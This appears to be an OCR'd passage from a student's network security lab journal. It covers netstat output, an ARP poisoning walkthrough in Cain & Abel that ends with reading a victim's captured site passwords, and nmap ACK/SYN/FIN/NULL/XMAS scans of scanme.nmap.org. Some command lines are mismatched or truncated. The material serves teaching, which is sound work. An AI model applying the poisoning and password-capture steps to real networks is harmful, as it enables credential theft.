
```
C:\Users\Leena>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:1521         LAPTOP-HS7T0JL7:49727  ESTABLISHED
  TCP    127.0.0.1:49727        LAPTOP-HS7T0JL7:1521   ESTABLISHED
  TCP    192.168.0.106:49703    20.198.119.143:https   ESTABLISHED
  TCP    192.168.0.106:49780    20.198.119.84:https    ESTABLISHED
  TCP    192.168.0.106:49848    52.108.216.86:https    ESTABLISHED
  TCP    192.168.0.106:50084    91.108.56.116:https    ESTABLISHED
  TCP    192.168.0.106:50110    sg-in-f188:5228        ESTABLISHED
  TCP    192.168.0.106:50120    a23-212-254-66:https   CLOSE_WAIT
  TCP    192.168.0.106:50160    52.104.131.25:https    ESTABLISHED
  TCP    192.168.0.106:50161    52.109.124.29:https    TIME_WAIT
  TCP    192.168.0.106:50162    40.79.141.153:https    ESTABLISHED
  TCP    192.168.0.106:50163    104.208.16.90:https    ESTABLISHED
  TCP    192.168.0.106:50164    bom07s36-in-f14:https  TIME_WAIT
  TCP    192.168.0.106:50165    1drv:https             ESTABLISHED
  TCP    192.168.0.106:50166    52.109.56.129:https    TIME_WAIT
  TCP    192.168.0.106:50168    20.42.73.28:https      ESTABLISHED
  TCP    192.168.0.106:50169    13.107.137.11:https    ESTABLISHED
  TCP    192.168.0.106:50170    52.109.56.129:https    TIME_WAIT
  TCP    192.168.0.106:50171    91.108.23.100:https    ESTABLISHED
  TCP    192.168.0.106:50172    91.108.23.100:http     TIME_WAIT
```

3.2) Perform ARP Poisoning in Windows .


Step 1 : Open Cain and abel tool.




Step 2 : Select sniffer on the top.




Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.




Step 4 : Click on “+” icon on the top. Click on ok.




Step 5 : Shows the Connected host.




Step 6 : Select APR at bottom.




Step 7 : Click on “+” icon at the top.




Step 8 : Click on start/stop ARP icon on top.




Step 9 : Poisoning the source.



Step 10: Go to any website on source ip address.




Step 11: Go to password option in the cain & abel and see the visited site password.



PRACTICAL : 04

AIM : Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

- **NOTE:** Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.



- **ACK** -sA (TCP ACK scan)
  It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

  Command: **nmap -sA -T4 scanme.nmap.org**

```
C:\Users\Leena>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-07 11:51 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 1569.06 seconds
```

- **SYN (Stealth) Scan (-sS)**
  SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

  Command: **nmap -p22,113,139 scanme.nmap.org**

```
:\Users\Leena>nmap -p22,113,139 scanme.nmap.org
tarting Nmap 7.94 ( https://nmap.org ) at 2024-03-07 12:26 India Standard Time
map scan report for scanme.nmap.org (45.33.32.156)
ost is up (0.28s latency).

ORT    STATE    SERVICE
2/tcp  open     ssh
13/tcp closed   ident
39/tcp filtered netbios-ssn

map done: 1 IP address (1 host up) scanned in 9.08 seconds
```

- **FIN Scan (-sF)**
  Sets just the TCP FIN bit.

  Command: **nmap -sF -T4 para**

```
C:\Users\Leena>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-07 12:28 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 25.17 seconds
```


- **NULL Scan** (-sN)
  Does not set any bits (TCP flag header is 0)

  Command: **nmap –sN –p 22 scanme.nmap.org**

```
C:\Users\Leena>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-07 12:27 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.29s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 9.00 seconds
```

- **XMAS Scan (-sX)**
  Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

  Command: **nmap -sX -T4 scanme.nmap.org**




PRACTICAL : 05


AIM: Use WireShark sniffer to capture network traffic and analyze.

Performed :

